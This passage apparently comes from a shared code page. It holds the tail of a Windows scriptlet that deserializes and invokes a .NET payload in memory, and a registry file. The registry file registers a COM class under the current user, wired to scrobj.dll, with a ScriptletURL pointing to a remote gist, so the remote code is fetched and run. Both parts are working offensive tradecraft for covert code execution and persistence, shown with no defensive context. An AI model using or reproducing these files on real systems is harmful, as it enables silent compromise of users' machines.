259        var d = fmt.Deserialize_2(stm);
260        al.Add(n);
261        var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);
262
263    } catch (e) {
264        WScript.Echo(e.message);
265    }]]></script>
266    </scriptlet>
```

<> **reg_add.reg**   Raw

```
  1    Windows Registry Editor Version 5.00
  2
```

```
 3   [HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}]
 4   @="Powersct"
 5
 6   [HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\InprocServer32]
 7   @="C:\\WINDOWS\\system32\\scrobj.dll"
 8   "ThreadingModel"="Apartment"
 9
10   [HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ProgID]
11   @="Powersct"
12
13   [HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ScriptletURL]
14   @="https://gist.githubusercontent.com/NickTyrer/0598b60112eaafe6d07789f7964290d5/raw/52c2b80a39bf3ff738fecc2996af72f75b419f12/power
15
16   [HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\VersionIndependentProgID]
17   @="Powersct"
```